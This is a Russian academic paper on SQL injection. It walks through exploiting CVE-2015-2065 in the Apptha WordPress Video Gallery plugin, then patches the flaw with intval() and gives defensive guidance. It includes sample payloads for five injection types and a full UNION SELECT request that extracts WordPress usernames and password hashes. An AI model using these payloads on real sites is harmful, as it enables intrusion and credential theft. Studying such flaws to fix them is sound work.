УДК 004.056.5

Исследование и устранение уязвимости SQL-инъекции в плагине Apptha WordPress Video Gallery для CMS WordPress

Р. А. Пестриков
Пермский государственный национальный исследовательский университет
Россия, 614990, г. Пермь, ул. Букирева, 15
perona15@gmail.com

Рассмотрены механизмы реализации атак типа SQL-инъекции, приводящие к нарушению целостности, конфиденциальности и доступности информации, хранящейся в базе данных. В качестве примера рассмотрен плагин для системы управления содержимым WordPress, в котором исследована и устранена уязвимость, приводящая к SQL-инъекции. А также описаны рекомендации для обеспечения безопасности при построении динамических SQL-запросов.

Ключевые слова: *sql-инъекции; динамический запрос; безопасность; wordpress; уязвимый запрос*.

DOI: 10.17072/1993-0550-2018-3-124-128

Введение

В последние несколько лет глобальная сеть Internet является неотъемлемой частью жизни огромного количества людей. Сейчас практически у каждой компании есть свой web-сайт, возможности которого позволяют пользователю осуществлять заказы через Интернет или просто получать необходимую информацию. С каждым днем появляются все новые web-службы, функциональность и интерфейсы которых в большинстве своем не уступающие обычным Windows/Unix приложениям. Заметим, что используя весь спектр современных технологий web-разработки реально создать сайт, возможности которого будут даже выше, чем у хорошей презентационной программы.

В простейшем случае сайт может представлять собой совокупность статических HTML (Hyper Text Markup Language) документов. Информация, размещенная на таком сайте, как правило, постоянна. Этот подход в разработке является оправданным только в тех случаях, если не требуется получать информацию от пользователя или генерировать электронный документы автоматически.

Современные требования к web-узлам обязывают использовать иные подходы. Информация, размещаемая на web-узлах, должна быстро обновляться, каждый пользователь должен иметь возможность передавать информацию web-серверу. Эту проблему помогают решать языки web-программирования, такие как PHP, Perl, ASP и др. Используя эти технологии, возможно выполнять программный код во время загрузки страницы, который может обрабатывать и передавать браузеру пользователя необходимую информацию. Одним из самых распространенных языков программирования web-приложений на сегодня является PHP.

Одной из основных проблем сайтов с динамическим содержимым является безопасность информации. Правонарушитель использует возможности языков программирования web-страниц, чтобы получить доступ к информации ограниченного доступа на сайте и осуществить ее модификацию. Для защиты web-узла необходимы значительные усилия, а также умение предугадать возможные сценарии атаки.

Уже не первый год наиболее распространенные уязвимости по версии OWASP [5] являются SQL-инъекции, представляющие собой способы несанкционированного доступа к сайтам и программам, работающие с базами данных, основанные на внедрении в запрос произвольного (вредоносного) SQL-кода.

Целью данного исследования является поиск и устранение уязвимости в плагине Apptha Video Gallery для CMS Wordpess, а также рекомендации по обеспечению безопасности при составлении динамических запросов. Исходя из цели исследования были поставлены следующие задачи:

1. Изучение механизмом реализации атак типа SQL-инъекции.
2. Воссоздание тестовой среды для реализации SQL-инъекции.
3. Поиск и устранение найденной уязвимости.
4. Описание рекомендаций для обеспечения безопасности при построении динамических запросов.

1. Механизмы реализации атак типа SQL-инъекции

На сегодняшний день существует всего пять атак типа SQL-инъекций [1]:

1. UNION query SQL injection.

http://example.com/?id=9999.9' union select 1,2,3,4,5,6,7 --+

Классический вариант внедрения SQL-кода, когда в уязвимый параметр передается выражение, начинающееся с "UNION ALL SELECT". Эта техника работает, когда web-приложения напрямую возвращают результат вывода команды SELECT на страницу: с использованием цикла for или похожим способом, так что каждая запись полученной из БД выборки последовательно выводится на страницу.

2. Error-based SQL injection.

Duplicate entry 'root@localhost' for key 1

В случае этой атаки в уязвимом параметре меняется или добавляется синтаксически неправильное выражение, после чего разбирает HTTP-ответ (заголовки и тело) в поиске ошибок СУБД, в которых содержалась бы заранее известная инъецированная последовательность символов и где-то "рядом" вывод на интересующий нас подзапрос. Эта техника работает только тогда, когда web-приложение по каким-то причинам (чаще всего в целях отладки) раскрывает ошибки СУБД.

3. Stacked queries SQL injection.

*SELECT * FROM products WHERE productid=1; DELETE FROM products*

Производится проверка, позволяющая узнать, поддерживает ли web-приложение последовательные запросы, и, если они выполняются, можно добавлять в уязвимый параметр HTTP-запроса точку с запятой (;) и следом внедряемый SQL-запрос. Этот прием в основном используется для внедрения SQL-команд, отличных от SELECT, например, для манипуляции данными (с помощью INSERT или DELETE). Примечательно, что техника потенциально может привести к возможности чтения/записи из файловой системы, а также выполнению команд в ОС.

4. Boolean-based blind SQL injection.

id=1' and Ascii(substring((Select user()),1,1))>97 --+ = True

id=1' and Ascii(substring((Select user()),1,1))>120 --+ = False

Реализация так называемой слепой инъекции: данные из БД в "чистом" виде уязвимым web-приложением нигде не возвращаются (прием также называется дедуктивным). В уязвимый параметр HTTP-запроса добавляется синтаксически правильно составленное выражение, содержащее подзапрос SELECT (или любую другую команду для получения выборки из базы данных). Для каждого полученного HTTP-ответа выполняется сравнение headers/body страницы с ответом на изначальный запрос – таким образом, можно символ за символом определить вывод внедренного SQL-выражения. В качестве альтернативы можно рассматривать строку или регулярное выражение для определения "true"-страниц (отсюда и название атаки).

5. Time-based blind SQL injection.


id=1' and if (Ascii(substring((Select user()),1,1))>97, sleep(10),0) --+ True

id=1' and if (Ascii(substring((Select user()),1,1))>120, sleep(10),0) --+ False

Это полностью слепая инъекция. Точно так же, как и в случае с Boolean-based blind SQL injection, происходят манипуляции с уязвимым параметром. Но в этом случае добавляется подзапрос, который приводит к паузе работы СУБД на определенное количество секунд (например, с помощью команд SLEEP() или BENCHMARK()). Используя эту особенность, можно посимвольно извлечь данные из БД, сравнивая время ответа на оригинальный запрос и на запрос с внедренным кодом.

2. Исследование уязвимости

Для выявления уязвимости необходимо обратиться к документации плагина, чтобы понять как он функционирует.


How to use RSS Feeds?

Mentioned below are the appropriate URLs to get RSS Feeds for:

Popular Videos - http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=popular

Featured Videos - http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=featured

Recent Videos - http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=recent

Any particular playlist - http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=category

Any particular video - http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=video&vid=1

Рис. 1. *Документация к плагину*

Как видно из рис. 1, в последней строке содержится запрос, в котором имеется 3 параметра – action=rss, type=video и vid=1. Данные параметры могут быть уязвимы, если они никак не фильтруются.

2.1. Параметр action

Проверяется запрос, показанный на рис. 2.

http://sql.inject/wp-admin/admin-ajax.php?action=rss

Рис. 2. *Запрос с параметром action*

В результате выводится RSS лента с видеоматериалами, которые присутствуют на сайте. К предыдущему запросу добавляется кавычка ‘ и запрос уже выглядит как на рис. 3.

http://sql.inject/wp-admin/admin-ajax.php?action=rss’

Рис. 3. *Добавление кавычки*

В результате выводится 0, что сигнализирует о прекращении выполнения скрипта с кодом ошибки 0. Следовательно, данный аргумент не подлежит SQL-инъекции.

2.2. Параметр type

Следующий параметр – type=video и запрос уже будет выглядеть, как показано на рис. 4.

http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=video

Рис. 4. *Запрос с параметром type*

В результате выполнения запроса видеоматериалы не отображаются. Это может сигнализировать о том, что либо к запросу должно добавляться еще некое условие, либо стоит фильтрация на используемый аргумент.

Ранее в инструкции по использованию плагина можно было заметить, что параметр type может принимать значения popular, featured, recent и category:

http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=popular

Рис. 5. *Изменение значения параметра type*

После выполнения запроса, указанного на рис. 5 видеоматериалы отобразятся.

Если заменить popular на recent видеоматериалы тоже отобразятся, но уже в другом порядке. При добавлении к запросу кавычки‘, как на рис. 6, мы видим, что страница никак не поменялось, соответственно запрос фильтруется и присутствует некий "белый лист" на разрешенные значения. Осуществить SQL-инъекции в данном случае невозможно.

http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=popular’

Рис. 6. *Добавление кавычки*

2.3. Параметр vid

Последним возможным вариантом остается запрос, показанный на рис. 7, в результате выполнения которого отображается один видеофайл:

http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=video&vid=1

Рис. 7. *Запрос с тремя параметрами*

Отметим, что действия по выявлению уязвимости аналогичны представленным выше, т. е. первым же шагом будет добавление кавычки в запрос, который будет выглядеть как на рис. 8.

http://sql.inject/wp-admin/admin-ajax.php?action=rss&type=video&vid=1’

Рис. 8. *Добавление кавычки*

В результате запроса информация со страницы пропадет – это первый признак, означающий возможность SQL-инъекции. Запрос модифицируется, добавлением оператора UNION [2], чтобы он выглядел как на рис. 9 (плюсом обозначен пробел).

```
http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
UNION SELECT 1 --+
```

Рис. 9. *Добавление оператора UNION*

Мы видим, что страница по-прежнему пустая.

Так как количество столбцов до UNION и после должны соответствовать, то подбор количества столбцов происходит до тех пор, пока такое значение не будет найдено. Вместе с тем поочередно формируются запросы, показанные на рис. 10.

```
http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
UNION SELECT 1,2 --+

http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
UNION SELECT 1,2,3 --+
```

Рис. 10. *Подбор количества столбцов*

и т. д. до тех пор, пока не отобразится такое же содержимое, как в случае с запросом на рис. 11.

```
http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
```

Рис. 11. *Запрос из документации*

В данном случае понадобилось перебрать 39 значений, при которых отобразилась такая же информация, и конечный запрос показан на рис. 12.

```
http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
UNION SELECT
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,1
9,20,21,22,23,24,25,26,27,28,29,30,31,32,33,3
4,35,36,37,38,39--+
```

Рис. 12. *Конечный запрос*

Модифицируем запрос таким образом, чтобы получить список имен пользователей и их хешированные пароли [4] (рис. 13).

```
http://sql.inject/wp-admin/admin-
ajax.php?action=rss&type=video&vid=1
UNION SELECT
1,2,3,4,5,6,7,8,9,10,11,12,13,14,group_concat(
user_login,0x7c,user_pass),16,17,18,19,20,21,
22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,
37,38,39+from+wp_users--+
```

Рис. 13. *Модифицированный запрос*

В результате выполнения запроса удалось получить имя пользователя и хешированный пароль администратора, показанные на рис. 14.

```
<media:thumbnail
url="admin:$P$BL9/.5Qysg6Cp1MSyB/w8XP
qwZ274p1"/>
```

Рис. 14. *Имя пользователя и хешированный пароль*

3. Устранение уязвимости

Уязвимость была обнаружена в файле videogalleryrss.php, а именно в конструкции switch. В блоке case ‘video’, показанном на рис. 15, имеется уязвимый параметр vid, который не приводится к целочисленному типу и именно поэтому возможно выполнение любых запросов.

```
case 'video':
$thumbImageorder = 'w.vid ASC';
$vid = filter_input(INPUT_GET,'vid');
$where = 'AND w.vid ='.$vid;
$TypeOFvideos = $contusOBJ-
>home_thumbdata( $thumbImageorder ,
$where , $dataLimit );
break;
```

Рис. 15. *Уязвимая часть кода*

Решение данной проблемы заключается в добавлении функции intval(), которая возвращает целое значение переменной. Конечное присваивание переменной vid выглядит так (рис. 16):

```
$vid = intval(filter_input(INPUT_GET,'vid'));
```

Рис. 16. *Устранение уязвимости*

После применения исправления никакие значения, кроме числовых, невозможно использовать при составлении запроса.

4. Рекомендации для обеспечения безопасности

На сегодняшний день защита от SQL-инъекций является неотъемлемой частью при разработке web-приложений. Риск SQL-инъекций возникает всякий раз, когда программист создает динамический запрос к базе, содержащий введенные пользователем данные.

Уже существует множество инструкций и рекомендаций по защите от SQL-инъекций, например:

1. Не помещать в БД данные без обработки. Это можно сделать либо с помощью подготовленных выражений, либо обрабатывая параметры вручную. Если запрос составляется вручную, то
   - все числовые параметры должны быть приведены к нужному типу;
   - все остальные параметры должны быть обработаны функцией mysqli_real_escape_string() и заключены в кавычки.
2. Не помещать в запрос управляющие структуры и идентификаторы, введенные пользователем. При этом заранее прописывать в скрипте список возможных вариантов и выбирать только из них.
3. Максимально ответственно и внимательно относиться к выполнению своих обязанностей.

Заключение

На примере данного исследования можно убедиться в том, что даже такая незначительная ошибка, как проверка переменной, может привести к очень серьезным последствиям, поэтому разработчик должен максимально внимательно и ответственно относиться к тому, как он реализует те или иные функции.

Заметим, что в результате успешной реализации SQL-инъекции правонарушитель может обойти логику работы web-сайта или приложения, получить доступ к информации ограниченного доступа, содержащейся в СУБД, а при определенных условиях даже получить полный доступ к серверу, на котором функционирует СУБД. Если при этом учесть, что отдельные web-сайты или приложения интегрированы друг с другом внутри информационной системы компании, получение несанкционированного доступа к ним позволит злоумышленнику получить контроль над всей информационной системой.

Список литературы

1. *Егоров М.* Выявление и эксплуатация SQL-инъекций в приложениях // Комплексная и информационная безопасность. URL: https://npo-echelon.ru/doc/echelon-sql.pdf (дата обращения: 12.02.2018).
2. *Claudio Viviani*. WordPress Plugin Video Gallery 2.7.0 - SQL Injection / Exploit description, 2015. URL: https://www.exploit-db.com/exploits/36058/ (дата обращения: 15.02.2018).
3. *Description* CVE-2015-2065 / SQL injection vulnerability in the Apptha WordPress Video Gallery <2.8. URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2065 (дата обращения: 12.02.2018).
4. *WordPress*. Database description / Table details. URL: https://codex.wordpress.org/-Database_Description (дата обращения: 13.02.2018).
5. *Open* Web Application Security Project / About The Open Web Application Security Project. URL: https://www.owasp.org/ index.php/Main_Page (дата обращения: 13.02.2018).

SQL injection vulnerability research and troubleshooting in Apptha WordPress Video Gallery plug-in for CMS WordPress

R. A. Pestrikov
Perm State University; 15, Bukireva st., Perm, 614990, Russia
perona15@gmail.com

The article deals with the mechanisms for implementing SQL injection attacks, which lead to the violation of the integrity, confidentiality and availability of information stored in the database. As an example, a plug-in for the WordPress content management system was studied, in which the vulnerability was investigated and fixed, as it leads to a SQL injection. The article also gives some security recommendations for building dynamic SQL-queries.

Keywords: *SQL injection; dynamic query; security; cybersecurity; wordpress; vulnerable query*.